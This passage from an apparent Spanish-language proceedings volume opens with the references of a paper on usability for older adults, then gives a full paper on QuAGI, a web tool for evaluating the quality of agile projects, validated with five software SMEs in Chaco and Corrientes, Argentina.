8. References

[1] Budiu, R., and Nielsen, J., *User Experience for Mobile Applications and Websites. Design Guidelines for Improving the Usability of Mobile Sites and Apps*, NN/g Nielsen Norman group, 3rd. Edition, 2015.

[2] Nielsen, J., *Tablet Website and Application UX*, NN/g Nielsen Norman group, 2013.

[3] Pernice, K., Estes, J., and Nielsen, J., *Senior Citizens (Ages 65 and older) on the Web*, NN/g Nielsen Norman group, 2nd Edition, 2013.

[4] Nielsen, J., “10 Reglas Heurísticas de Usabilidad”, disponible en <<http://www.braintive.com/10-reglas-heuristicas-de-usabilidad-de-jakob-nielsen/>>, accedido: Julio 2017.

[5] W3C Web Accessibility Initiative, Web Content Accessibility Guidelines (WCAG), disponible en <<https://www.w3.org/WAI/intro/wcag>>, accedido: Julio 2017.

[6] Duggan, M., “The Demographics of Social Media”, Pew Research Center: Internet & Technology, disponible en <<http://www.pewinternet.org/2015/08/19/the-demographics-of-social-media-users/>>, accedido: Enero 2017.

[7] English, T., and Carstensen, L., “Selective Narrowing of Social Networks across Adulthood is associated with improved Emotional Experience in Daily Life”, *International Journal on Behavioral Development*, Vol. 38 (2), Enero 2014, DOI: <https://doi.org/10.1177/0165025413515404>, pp. 195-202.

[8] Leme, R., Amaral, A., Zaina, L., and Casadei, V., “Interaction with Mobile Devices by Elderly People: The Brazilian Scenario”, *7th International Conference on Advances in Computer-Human Interactions (ACHI'14)*, Barcelona, España, 23-27 Marzo 2014, ISBN: 978-1-61208-325-4, pp. 21-26.

[9] Lu, K., “Growth in Mobile News use driven by Older Adults”, Pew Research Center: Internet & Technology, disponible en <<http://www.pewresearch.org/fact-tank/2017/06/12/growth-in-mobile-news-use-driven-by-older-adults/>>, accedido: Junio 2017.

[10] Saldaño, V., Martín, a., Gaetán, G., and Vilte, D., “Web Accessibility for Older Users: A Southern Argentinean View” in *Proceedings 8th International Conference on Software Engineering Advances (ICSEA'13)*, Venice, Italy, Oct 27-Nov 1 2013, pp. 621-626.

[11] Vilte, D., Saldaño, V., Martín, A., and Gaetán, G., “Identificando Barreras en la Interacción con Facebook: Una Experiencia con Adultos Mayores de la Patagonia Austral.”, *ICT-UNPA-121-2015*, Vol. 7 (2), Agosto 2015, ISSN: 1852-4516, pp. 249-268.

[12] PAMI and Instituto Nacional de Servicios Sociales para Jubilados y Pensionados (INSSJP), “Programa UPAMI: Universidad para los Adultos Mayores”, disponible en <<http://www.pami.org.ar/upami.php?vm=1>>, accedido: Abril 2016.

[13] Usability.gov, “Cuestionario SUS: System Usability Scale”, disponible en <<https://www.usability.gov/how-to-and-tools/methods/system-usability-scale.html>>, accedido: Abril 2017.

[14] Warfel, Todd Zaki, *Prototyping: A Practioner's Guide*, Rosenfeld Media, 2009.

[15] Balsamiq Studios LLC, “Balsamiq Mockup for Wireframing”, disponible en <<https://balsamiq.com/>>, accedido: Junio 2017.

[16] Evolus, “Pencil Project”, disponible en <<https://pencil.evolus.vn/>>, accedido: Junio 2017.

[17] Marvel Team, “Marvel App”, disponible en <<https://marvelapp.com/>>, accedido: Junio 2017.

[18] Cornejo, R., Weibel, N., Tentori, M., and Favela, J., “Promoting Active Aging with a paper-based SNS application” in Proceedings 9th International Conference on Pervasive Computing Technologies for Healthcare (PervasiveHealth’15), Istanbul, Turkey, May 20-23 2015, pp. 209-212.

[19] Presidencia de la Nación, “+Simple”, disponible en <<https://www.massimple.gob.ar/>>, accedido: Septiembre 2017.

[20] Miranda, G., Martín, A., Saldaño, V., and Gaetán, G., “Usabilidad y Accesibilidad en las Redes Sociales: Una Experiencia de Usuarios Adultos Mayores en Facebook”, ICT-UNPA-85-2014, Vol. 6 (2), Agosto 2014, ISSN: 1852-4516, pp. 118-140.

Evaluando la Calidad en Desarrollos Ágiles: Caso de Estudio con PyMES de Software de Chaco y Corrientes

Noelia Pinto; César J. Acuña; Gabriela Tomaselli; Nicolás Tortosa; Blas Cabas Geat
Grupo de Investigación en Ingeniería y Calidad del Software (GICS), UTN, FRRe
French 414, Resistencia, Chaco
{ns.pinto, csr.acn, gabriela.tomaselli, nicotortosa, blasc147}@gmail.com

Abstract

Actualmente, para obtener productos de software de alta calidad es necesario llevar a cabo una buena gestión de procesos en la que la medición es un factor fundamental. Por ello, las empresas deben enfocarse en ciclos de mejora continua que integren tanto al proceso de desarrollo como al producto obtenido, de forma tal de incrementar la calidad en ambos aspectos. Este ciclo de mejora, involucra la adopción de un modelo de calidad adecuado a las características de la empresa, y de una metodología que guíe el ciclo de desarrollo de software. En este sentido, la filosofía ágil resulta ser el enfoque más adecuado para los entornos de desarrollo actuales, y se posicionan como alternativa a los procesos de desarrollo con alto costo en documentación y procesos excesivamente prolongados. Sin embargo, resulta difícil establecer estrategias claras que permitan evaluar la calidad en torno a los procesos resultantes de este tipo de prácticas.

Así, en este artículo se presenta los resultados obtenidos a partir de la implementación de QuAGI, una propuesta para el seguimiento y la evaluación de calidad de proyectos ágiles sobre ambientes reales de producción junto al análisis posterior realizado en base a estos.

Palabras Claves: Calidad de Software; Evaluación de Calidad de Software; Proyectos Ágiles

1. Introducción

En Argentina, la Industria del Software se compone mayoritariamente por PyMEs (Pequeñas y Medianas Empresas) donde la calidad del trabajo realizado, los bajos costos y las entregas oportunas son elementos esenciales para el incremento de las ventas internas y la proyección a nivel internacional [1].

Existen numerosas propuestas metodológicas que guían el ciclo del desarrollo de software y que inciden en distintas dimensiones en el proceso. Entre las más utilizadas podemos mencionar a las metodologías

tradicionales, que se centran especialmente en una rigurosa definición de roles, actividades involucradas, artefactos que se deben producir, herramientas y notaciones que se usarán [2].

Sin embargo, estos enfoques no resultan ser los más adecuados para muchos de los proyectos actuales, donde el entorno del sistema es muy cambiante y en donde se exige reducir drásticamente los tiempos de desarrollo, pero manteniendo una alta calidad tanto a nivel de proceso como de producto final.

En contraposición a estos, surgen las metodologías ágiles, que persiguen principios como la entrega incremental de funcionalidad nueva al cliente, priorizándola según el valor de negocio que agrega (de esta forma el producto de software evoluciona en las diferentes entregas), mejora continua y el énfasis en la colaboración cercana entre el equipo de programadores y los expertos del negocio [3].

Para desarrollar sus productos, las metodologías ágiles ofrecen a estas PyMEs la posibilidad de contar con procesos livianos y simples, los cuales pueden adaptarse a su estructura.

La calidad (tanto en el software desarrollado como en su imagen empresarial) y la reputación empiezan a ser factores competitivos y de diferenciación clave en este segmento. Dado que la calidad del producto de software desarrollado está estrechamente relacionada con la calidad del proceso utilizado, las PyMEs necesitan implementar proyectos para la mejora de sus procesos que le permitan incrementar la calidad de sus productos.

De esta forma, analizando la situación de la Industria del Software en el NEA (Región Nordeste de Argentina) respecto a la adopción del ciclo de vida que guíe los procesos de desarrollo de las empresas, surge la necesidad de proporcionar un marco de trabajo que permita evaluar la calidad cuando optan por trabajar con metodologías ágiles [4]. En trabajos anteriores [5][6][7] se ha presentado QuAM (Quality Agile Model), una primera aproximación a la definición de un modelo que permita la evaluación de calidad de proyectos en entornos ágiles y, asimismo se han expuesto los

resultados obtenidos luego de analizar la experiencia de validación de dicha propuesta con algunas de las empresas PyMEs de desarrollo de software en el NEA. Sin embargo, para evaluar la calidad de proyectos ágiles no solo basta con definir un modelo, por ello se ha abordado el desarrollo de la herramienta QuAGI: una aplicación web que dará soporte a la gestión de componentes del modelo QuAM integrando seguimiento de proyectos ágiles junto con evaluación de calidad a lo largo de todo el proceso [8].

Continuando con esta línea de investigación, el presente artículo tiene como objetivo exponer los resultados obtenidos al evaluar calidad de proyectos ágiles en ambientes reales de producción usando QuAGI junto al análisis de la experiencia de validación.

El artículo se estructura como sigue: en la sección 2 se presenta una breve revisión del estado del arte respecto modelos y herramientas a podrían utilizarse para la evaluación de calidad en entornos ágiles, así como también los aportes ya realizados por este grupo en esta línea de investigación sobre los que se basan los resultados expuestos más adelante. En la Sección 3 se describe brevemente la arquitectura de QuAGI y se incluye el diseño del caso de estudio que permita definir la plataforma de implementación de QuAGI dando soporte a QuAM. Luego en la Sección 4 se presentan los resultados de la experiencia de vinculación entre el equipo técnico y empresas dedicadas al desarrollo de software de la región comprendida entre las provincias de Chaco y Corrientes en Argentina, que fueron seleccionadas, en primera instancia como caso de estudio por encontrarse dentro de la zona de influencia de esta universidad. Finalmente, en la sección 5 se presentan conclusiones y trabajos futuros.

2. Trabajos Relacionados

En la literatura relacionada con el tema de investigación que abordamos en este trabajo hemos encontrado estudios que abordan la relación entre procesos ágiles y evaluación de calidad desde varias perspectivas. A continuación, presentamos los que consideramos más relevantes, agrupándolos en estudios donde se presentan modelos para la evaluación de la calidad y estudios que permiten realizar la gestión y seguimiento de los proyectos.

Uno de estos casos se expone en [9], donde los autores presentan AGIS, una herramienta que basada en los principios de mejora y auditoria de ISO 9001:2008, es capaz de medir el grado de agilidad de un proceso de acuerdo con los valores del manifiesto ágil [10]. El propósito de la misma es obtener una medida objetiva del proceso productivo que evite los falsos positivos de ambos lados. AGIS tiene por objetivo satisfacer dos

necesidades: por un lado, se enfoca en las empresas, ya que este modelo permite alcanzar una diferenciación respecto a otras empresas que únicamente hayan certificado calidad a través de ISO 9001:2008. Además, AGIS brinda informe de sugerencias de mejora basadas en la valoración de las dimensiones que propone evaluar. El modelo ofrece, asimismo, una definición objetiva del grado de agilidad de un proyecto, que podrá ser utilizado para comparar proyectos teniendo en cuenta sus resultados.

Otro modelo similar al anterior es AGIT (AGile software developmenT) [11] el cual sugiere que la mejor performance es lograda cuando las metas de todos los stakeholders son satisfechas. Esto requiere una aproximación que tenga en cuenta los puntos de vistas de las diferentes stakeholders, para lo cual se definen indicadores adecuados a cada uno. AGIT considera cuatro diferentes puntos de vistas para stakeholders: el Administrador IT es el actor preocupado con los aspectos tradicionales respecto a la performance del desarrollo de SW considerando tiempo, costo y calidad; el segundo actor se representa con los miembros del equipo cuya meta es la “satisfacción del trabajo”; el Scrum Master cuya principal meta es la “resolución eficiente de impedimentos”. Finalmente, el principal objetivo que buscan los clientes, el cuarto stakeholder, es su propia satisfacción. Este modelo sugiere evaluar la calidad de los procesos de desarrollo considerando los puntos de vistas de los diferentes stakeholders intervinientes, describiendo los indicadores que se adecúan a cada uno de estos perfiles.

Teniendo en cuenta ambos modelos AGIS y AGIT, se observa que no existe una propuesta que permita la evaluación de calidad de los procesos ágiles en sí mismos.

Respecto a herramientas de software, existen en el mercado diversas alternativas que permiten el seguimiento y la gestión de conocimientos de proyectos de software basados en metodologías ágiles.

Una de estas aplicaciones es Trello [12], una herramienta web de gestión de proyectos, basada en el método ágil Kanban [13] de gestión de proyectos, con tarjetas (representación de una actividad descrita en una frase) que viajan por diferentes listas en función de sus estados (pendientes, en proceso, terminados). Así, se puede tener una lista de tareas por hacer, que se están haciendo y hechas. Las listas se encuentran dentro de tableros, dentro de estas se encuentran las tarjetas. Las mismas van cambiando de lista conforme se van realizando, o pasan por diferentes fases. Las tarjetas soportan cualquier tipo de documentación, imágenes, videos, listas, comentarios, etc.; por lo que sirven también como instrumento de comunicación en grupos de trabajo, acerca de un determinado tema.

Otra aplicación utilizada para la gestión de conocimiento en proyectos de software para metodologías ágiles es Jira [14]. Esta herramienta permite el manejo de control de versiones, notificaciones a los integrantes del equipo de nuevas tareas a llevar a cabo o modificaciones en las ya existentes. Al igual que otras herramientas dedicadas a la gestión de conocimiento, registra las operaciones para mantener la trazabilidad entre los artefactos. Cada uno de ellos soporta un ciclo de vida en el que se pueda agregar, quitar o cambiar transiciones si ello fuera requerido. Esta herramienta no es gratuita, sus características de uso dependen de la licencia adquirida.

Una tercera aplicación estudiada es Taiga.io [15], plataforma web open source para el control y planificación de proyectos utilizando la metodología ágil SCRUM. Se ofrece como software para ser descargado e instalado sobre infraestructura propia o se puede utilizar una versión SaaS (Software as a Service). Dentro de esta última alternativa, siempre que se creen proyectos software público la herramienta será gratuita; y si, por el contrario, se quieren gestionar proyectos privados, su uso se licenciará con costo que varía de acuerdo con el paquete que se contrate.

En base a este estudio se observa que todas las aplicaciones anteriormente citadas permiten la gestión de proyectos ágiles, sin embargo, con ninguna de ellas es posible evaluar la calidad del proceso de desarrollo de software basado en prácticas ágiles teniendo en cuenta lineamientos establecidos por un modelo definido a tal fin. En base a dicha necesidad, surge a partir de esta línea de investigación la propuesta de un framework, AQF (Agile Quality Framework), que consta de un nuevo modelo de calidad para evaluación de proyectos ágiles, QuAM, y, por el momento, de una aplicación web, QuAGI, que gestiona los componentes de este modelo.

3. Experiencia de Validación: Implementación real de QuAGI

En [6] hemos presentado QuAM, un modelo que, en su primera aproximación, tiene por objetivo proporcionar un método que permita evaluar la calidad tanto de los procesos de desarrollo de software basados en prácticas ágiles como de los productos que se obtengan a partir de dicho proceso. Así, a continuación, se describe en primer lugar el árbol de métricas y atributos que componen a QuAM, luego la arquitectura de la aplicación web QuAGI que da soporte a la automatización del modelo y finalmente la experiencia de validación de la herramienta en ambientes reales de producción.

3.1. QuAM: Modelo para evaluar la calidad de proyectos ágiles

QuAM, tal como se indica en la tabla 1, define un esquema de componentes, incluyendo métricas, atributos y criterios, para configurar un modelo de evaluación de calidad que ofrezca una medición objetiva de la calidad del proceso ágil implementado en determinado proyecto, permitiendo obtener el perfil ágil asociado al mismo.

Tabla 1. Árbol de Métricas definido en QuAM

Métrica 1: Elección del Ciclo de Vida	
Atributos Positivos	Atributos Negativos
A1.1 Valorar al Ciclo Iterativo e Incremental	A1.2 Valorar al Ciclo en Cascada
Métrica 2: Evaluación del Equipo de Trabajo	
Atributos Positivos	Atributos Negativos
A2.1 Valorar las reuniones de Equipo	A2.2 Valorar cumplimiento del cronograma
A2.3 Valorar la definición de roles	A2.4 Valorar al proceso sobre el equipo
Métrica 3: Capacidad de Producción de entregables	
Atributos Positivos	Atributos Negativos
A3.1 Valorar el uso de herramientas de gestión de cambios	A3.2 Valorar a la gestión de requerimientos y requisitos
A3.3 Valorar al producto funcional	A3.4 Valorar a la documentación
Métrica 4: Comunicación con el Cliente	
Atributos Positivos	Atributos Negativos
A4.1 - Valorar la colaboración con el cliente	A4.2 - Valorar la negociación contractual

3.2. QuAGI: Aplicación web para el seguimiento y evaluación de proyectos ágiles

Sin embargo, contar con un modelo de calidad, que permita medir el nivel de calidad de un proceso ágil, no es suficiente si no se dispone de una herramienta que posibilite gestionar los elementos del modelo y analizar los resultados obtenidos a partir de diversos casos evaluados. Por eso, para dar soporte a QuAM se ha desarrollado QuAGI, una aplicación web que permite el seguimiento de proyectos basados en prácticas ágiles junto a la posibilidad de realizar evaluaciones continuas respecto al nivel de calidad que se esté logrando en el proceso.

En primer lugar, QuAGI permite la administración de los proyectos a través de la visualización del diseño preliminar del plan, informes respecto a estados del mismo, provee información integral de las actividades, sirve como herramienta de comunicación interna entre

los integrantes del equipo, entre otros. En segundo lugar, da soporte a los procesos de toma de decisiones asistiendo a los responsables mediante reportes que informen sobre evaluación de calidad del proyecto en cuestión y recomendaciones de ajustes para la mejora continua, todo esto a través de la incorporación de algoritmos de Inteligencia Artificial integrados a la lógica computacional de QuAGI.

La arquitectura propuesta de QuAGI, tal como se muestra en la figura 1, consiste en una plataforma basada en componentes reutilizables, permitiendo así que las aplicaciones que se integren a la plataforma hagan uso de dichos componentes. En la capa de presentación, el diseño de interfaz y la interacción con el usuario de la aplicación fue realizado utilizando el framework Materialize junto a funciones jQuery que facilitan su implementación. Como framework de desarrollo se utiliza Django, basado en un patrón MVC (Modelo-Vista-Controlador) que separa la lógica de negocios de la lógica de presentación mediante la utilización del sistema de plantilla. La elección de Django se debe fundamentalmente a la filosofía de re-utilización, conectividad y extensibilidad de componentes sumado al desarrollo rápido de aplicaciones web. Relacionado a esto la decisión de utilizar PostgreSQL se debe a la robustez que proporciona integrado a este framework.



Fig. 1. Arquitectura de QuAGI

QuAGI hasta el momento permite el acceso a tres tipos de usuario: Rol de Administrador de Proyecto (responsable máximo del Proyecto), Miembros del Equipo (aquellos a quienes se les asignan tareas por cada proyecto) y Cliente (quien define los requisitos del proyecto). En la figura 2 se muestra la interfaz a la que pueden acceder desde cualquiera de los 3 roles posibles, teniendo la posibilidad de, en base a los permisos otorgados, gestionar proyectos, realizar el seguimiento de tareas, visualizar informes, etc.

Es importante destacar que cada usuario puede participar en más de un proyecto, y QuAGI le ofrece información detallada, desde el tablero de proyectos, respecto al estado actual de cada uno.




Fig. 2. Arquitectura de QuAGI

3.3. Proceso de Validación de QuAGI

Para lograr analizar el impacto de AQF en las empresas PyMEs, se implementó un proceso de validación en etapas, tal como se muestra en la figura 3, sobre ambientes reales de producción en base a la utilización de QuAGI como herramienta de gestión de proyectos ágiles.



Fig. 3. Proceso de Validación de QuAGI

Las etapas del Plan se describen a continuación:

- Selección de empresas: De la población de empresas PyMEs dedicadas al desarrollo de software en Chaco y Corrientes, se seleccionaron solo algunas empresas para la experiencia de validación teniendo en cuenta aquellas que contaban con proyectos ágiles en producción. Obteniéndose un tamaño de muestra igual a 5 empresas, lo cual representa el 25% de la población de PyMEs en total.
- Implementación y Seguimiento: Debido a que la herramienta se encuentra en proceso de ajuste y teniendo en cuenta la disponibilidad de las empresas para colaborar con el proceso de implementación, se propuso iniciar con la evaluación de una de las métricas de QuAM. Resulta importante destacar que los proyectos ágiles intervinientes en la experiencia diferían

entre sí considerando aspectos tales como características del Usuario final, procesos automatizados, tamaño, duración, entre otros.

Particularmente la métrica elegida fue “Comunicación con el Cliente” cuyos atributos y criterios se exponen en la tabla 2. Esta elección se fundamenta en que los proyectos ágiles que participaron de la experiencia aún no han culminado, por lo que no es factible que QuAGI, en estado tan temprano del proceso, obtenga valores de calidad para el resto de las métricas.

Sin embargo, en el caso de los atributos y criterios de la métrica elegida para analizar resultados, es posible trabajar con la herramienta. Pues QuAGI solicita, al iniciar cada proyecto, información respecto al cliente y es necesario indicar cómo se gestionarán los requerimientos en cuanto a metodología utilizada, roles, etc. Además, el caso de estudio así configurado, resulta suficiente a fines de lograr establecer un primer contacto entre QuAGI y las empresas, objetivo principal de esta experiencia de validación del framework.

Tabla 2. Descripción de la métrica 4
 “Comunicación con el Cliente”

Atributos Positivos	Atributos Negativos
A4.1 - Valorar la colaboración con el cliente	A4.2 - Valorar la negociación contractual
- El Cliente es parte del equipo, responde consultas, planifica iteraciones, y colabora en la escritura de requerimientos (3)	- Existe contratación detallada al inicio y no se aceptan cambios (-3)
- El Cliente es parte del equipo, responde consultas y planifica iteraciones (1)	- La contratación exige contemplar cambios durante el proyecto(-1)
- El Cliente colabora a demanda del equipo (0)	- El contrato existe pero no incide en el proyecto a nivel de proceso de desarrollo (0)

Para obtener resultados preliminares, y luego de una breve etapa de capacitación técnica, cada uno de los equipos debió cargar información de sus proyectos en los tableros habilitados en la herramienta de acuerdo a los datos de acceso proporcionados oportunamente a los administradores, desarrolladores y clientes participantes.

En segundo lugar, el equipo técnico de QuAGI realizó el monitoreo del avance de la información carga respecto a la gestión de cada proyecto junto a los informes de evaluación de calidad que se fueron realizando en diversos momentos. Todos los equipos realizaron el alta inicial del conjunto de requisitos asociado a cada proyecto incluyendo información de historias de usuario y configuración de las iteraciones.

En el caso de la métrica “Comunicación con el Cliente”, solo se analizó la interacción del Cliente de la

empresa con el proyecto, y para obtener los valores de medición QuAGI tuvo en cuenta lo siguiente:

- Para dar valor al atributo positivo, se evalúa al dar de alta al Cliente:
 - Si su relación con el proyecto se indicaba como “Solo por contrato”, el valor correspondiente es 0.
 - Si se lo incluía como miembro del equipo de proyecto, no sólo se verificó el acceso del cliente a la plataforma sino también su participación en los tableros del proyecto. En este caso:
 - Si se detectaba que no redacta historias de usuario y solo validaba iteraciones, se asigna un valor de 1.
 - Si colabora como miembro del equipo, en la redacción de historias de usuario y además valida las iteraciones, se otorga el máximo valor, 3.
- Para dar valor al atributo negativo, se evalúa el Contrato con el cliente:
 - Si el contrato ya incluye los requerimientos sin posibilidad de generar nuevas historias de usuario, corresponde un -3.
 - Si el proyecto se asocia a un contrato, con requerimientos inamovibles pero es posible incorporar nuevas funcionalidades, corresponde un -1.
 - Si el contrato existe pero no incide directamente al proceso de desarrollo (por ejemplo solo define factores económicos), el valor es 0.
- Validación de Resultados: En base al proceso de medición que iba realizado QuAGI, se establecieron puntos de control que permitieron validar resultados parciales, así, trabajando en conjunto con cada empresa, se obtuvo el feedback teniendo en cuenta la experiencia sobre un proyecto ágil real. Los puntos de control se definieron en función a la necesidad de cada equipo, y basados en la experiencia de la empresa con proyectos similares. Por ejemplo, en uno de los proyectos se estableció el primer hito justo al finalizar la carga de historias de usuario que componían la iteración 1, a diferencia de otro proyecto en el cual su primer hito se estableció al finalizar la definición del conjunto de requisitos.
- Propuestas de Mejoras: Finalmente el equipo responsable del desarrollo observó la necesidad de realizar mejoras a la plataforma que serán

incluidas en la próxima instancia de evolución en el desarrollo. Además, se ha considerado realizar una actualización al framework a través del reajuste del modelo para que se adapte a la realidad/necesidad de los ambientes de producción reales, teniendo en cuenta el feedback recibido desde las empresas.

4. Resultados

Luego de haber finalizado el primer ciclo de implementación, que duró aproximadamente 45 días, y teniendo en cuenta el hito de control acordado con las empresas, se realizó el análisis de la información generada por QuAGI obteniéndose los resultados que se pueden observar en la figura 4.




Fig. 4. Resultados obtenidos al evaluar el atributo 4.1 de la métrica 4

De este gráfico se puede observar que el 40% de las empresas estudiadas logran el valor máximo para el atributo positivo 4.1, que hace referencia a “Valorar la colaboración con el cliente”. Sin embargo, se distingue que 4 de las 5 empresas, obtienen un valor -1 para el atributo negativo 4.2, denominado “Valorar la negociación contractual” lo cual significa que existe un contrato con requerimientos rígidos, pero con la posibilidad de incorporar nuevas funcionalidades. Todo esto se resume en los valores de calidad asociados a la métrica 4, “Comunicación con el Cliente”, basados en los atributos 4.1 y 4.2, que se incluyen en la figura 5.




Fig. 5. Valores de calidad asociados a la Métrica 4 por Empresa

De las 5 empresas que han participado de la experiencia de validación, solo 2 se aproximan al valor óptimo de 3 para la métrica “Comunicación con el Cliente”, teniendo en cuenta que todas trabajaron con proyectos ágiles y utilizando QuAGI como herramienta de seguimiento.

5. Conclusiones

Este trabajo presentó los resultados obtenidos a partir de la evaluación de calidad de proyectos ágiles en ambientes reales de producción en PyMEs de Chaco y Corrientes, a través del uso de QuAGI (Quality AGIle), como herramienta de seguimiento de procesos ágiles y gestión de los componentes definidos en base a una nueva propuesta de modelo denominado QuAM (Quality Agile Model), y conformando ambos la configuración inicial del framework AQF (Agile Quality Framework) Así, por un lado, se propone a QuAM como aproximación a un nuevo modelo de calidad que permita iniciar la evaluación de calidad en proyectos de software reales guiados a través de ciclos ágiles. Y, por otro lado, para dar soporte a QuAM se ofrece utilizar una plataforma web llamada QuAGI que permite que las empresas puedan optimizar la calidad en el proceso de sus proyectos ágiles de software, proporcionando información no solo referente al seguimiento en sí mismo, sino también a la calidad asociada. Luego de esta primera etapa de implementación, y a través del diseño de casos de estudio que permitieron validar el framework en ambientes reales, se ha observado que las empresas lograron incorporar fácilmente a QuAGI como herramienta de soporte al proceso de desarrollo y gestión de sus proyectos ágiles. Esto debido a, según expresan las mismas empresas, la plataforma proporciona a sus usuarios una interfaz amigable y con flujos de trabajo claramente definidos que alivianan los procesos asociados a la gestión. Respecto a los resultados

obtenidos a través de la evaluación de calidad de la única métrica implementada, las empresas han manifestado que reflejan en gran medida lo esperado de acuerdo con las características particulares de cada una y se pudo concluir que aún era necesario lograr mayor interacción del Cliente en todos los proyectos estudiados. El factor más crítico, de acuerdo a lo expresado por las empresas, está relacionado a los requerimientos relevados en base a historias de usuario; por lo que consideraron necesario que el modelo propuesto pueda evaluar aspectos más focalizados en esta cuestión. Por ello, y como parte de trabajos futuros, surge la necesidad de realizar ajustes al modelo QuAM a partir de la definición de nuevos atributos en cada métrica teniendo en cuenta no solo las condiciones actuales que plantean sino también las prácticas ágiles que adoptan y se trabajan en las empresas en sus proyectos. Esto conlleva, además, a realizar actualizaciones en la automatización de esos componentes redefinidos que sean posteriormente materializados e implementados en QuAGI, la herramienta que da soporte al proceso descripto. Además, resultará necesario llevar a cabo más casos de estudio que permitan lograr una versión más genérica que se adecúe, en mayor medida, a la realidad de las PyMES estudiadas y permita obtener el nivel de calidad asociado al proyecto ágil. Finalmente, continuar con el desarrollo de la plataforma significará seguir extendiendo las funcionalidades de la herramienta a la evaluación de las métricas restantes de acuerdo con lo definido en QuAM y se pretende, también, iniciar el proceso de diseño del modelo correspondiente al Agente Virtual que actúe en función a eventos y de soporte a la toma de decisiones de directivos de las empresas.

6. Agradecimientos

El trabajo que aquí se presenta está enmarcado en el proyecto “Evaluación de Calidad en Procesos Ágiles de Desarrollo de Software”, que es financiado por la UTN y ejecutado en el Grupo de Investigación en Ingeniería y Calidad de Software (GICS) de la Facultad Regional Resistencia, con el código IAI4445TC. Cabe destacar también que el artículo se enmarca en las actividades planificadas en el Proyecto de Desarrollo Tecnológico y Social (PDTs) presentado, “Aporte a la competitividad de las empresas de desarrollo de Software del NEA”, IP253, evaluado y aprobado por el Consejo Nacional de Investigaciones Científicas y Técnicas de Argentina (CONICET). Y se relaciona con actividades enmarcadas en el Proyecto “Herramientas y Métodos de soporte a la Ingeniería de Software: requerimientos, estrategias ágiles y calidad de procesos y productos”, radicado en la Facultad Regional Santa Fe y homologado como Proyecto de la Secretaría de Ciencia, Tecnología y Posgrado de la UTN, con código IPN4409. Además, los

resultados contribuyen a las actividades del proyecto “Modelo de Evaluación de la Calidad en Procesos Ágiles de Desarrollo de Software” financiado por la Universidad Gastón Dachary con el código A07010. Finalmente agradecemos a los alumnos investigadores, Blas Cabas Geat y Lucas Ibáñez por sus aportes y colaboración en el trabajo que se presenta en este artículo.

7. Referencias

- [1] “Reporte anual del sector de software y servicios informáticos de la República Argentina”, Abril 2016, CESSI, Argentina. Información disponible en <http://www.cessi.org.ar/descarga-institucionales-2007/documento2-130347cd83ae771a9f3db3da5407269a>
- [2] Letelier, P., Penadés, P. “Metodologías ágiles para el desarrollo de software: eXtreme Programming (XP)” Técnica Administrativa, Buenos Aires. ISSN 1666-1680, 2006.
- [3] Rujana M., Romero Franco N., Tortosa N., Tomaselli G., Pinto N. (2016). Análisis sobre adopción de metodologías ágiles en los equipos de desarrollo en pymes del NEA. GICS, UTN, FRRe. XVIII Workshop de Investigadores en Ciencias de la Computación (WICC 2016, Entre Ríos, Argentina).
- [4] Acuña, C., Cuenca Pletsch, L., Tomaselli, G., Pinto, N., Tortosa, N. “Calidad de Software y Metodologías Ágiles en las PYMES de la Industria del Software”. Publicado en Memorias de 3er Congreso Nacional de Ingeniería Informática / Sistemas de Información (CONAISI 2015). Noviembre, 2015. ISBN 978-987-1896-47-9.
- [5] Noelia Pinto, Gabriela Tomaselli, Liliana Cuenca Pletsch, Nicolás Tortosa, César J. Acuña “Validación del diseño de componentes de QuAM: un Modelo de Calidad para procesos Ágiles”. Publicado en Libro de Actas del IV Seminario Argentina-Brasil de Tecnologías de la Información y la Comunicación (SABTIC 2016).
- [6] Pinto, N., Tomaselli, G. et al. “Hacia un modelo de evaluación de calidad de Procesos Ágiles”. Publicado en Memorias del 4to Congreso Nacional de Ingeniería Informática / Sistemas de Información (CONAISI 2016). Noviembre, 2016.
- [7] Pinto, N., Acuña, C., Cuenca Pletsch, L. “Quality Evaluation in Agile Process: A First Approach”. XIII Workshop Ingeniería de Software (WIS). XXII Congreso Argentino de Ciencias de la Computación (CACIC 2016).
- [8] Pinto, N., Tomaselli, G., et al. “QuAGI: Una propuesta para el seguimiento y evaluación de proyectos de Software Ágiles”. Publicado en los Anales del V SABTIC, VIII STIN y XVIII Foro, Três de Maio, Brasil. DOI: 10.5281/zenodo.583174
- [9] Matalonga, S., & Rivedieu, G. AGIS: hacia una herramienta basada en ISO9001 para la medición de procesos ágiles. Computación y Sistemas, 19(1), 163-175. Disponible en <http://www.agilemanifesto.org/iso/es/> Último acceso 01/2017
- [10] Beck, K., Beedle, M., Van Bennekum, A., Cockburn, A., Cunningham, W., Fowler, M., Grenning, J., Highsmith, J., Hunt, A., Jeffries, R. and Kern, J., 2001. Manifesto for agile software development.

- [11] Cohen, D., Lindvall, M. and Costa, P., 2003. Agile software development. DACS SOAR Report, 11.
- [12] Trello, disponible en <https://trello.com/>
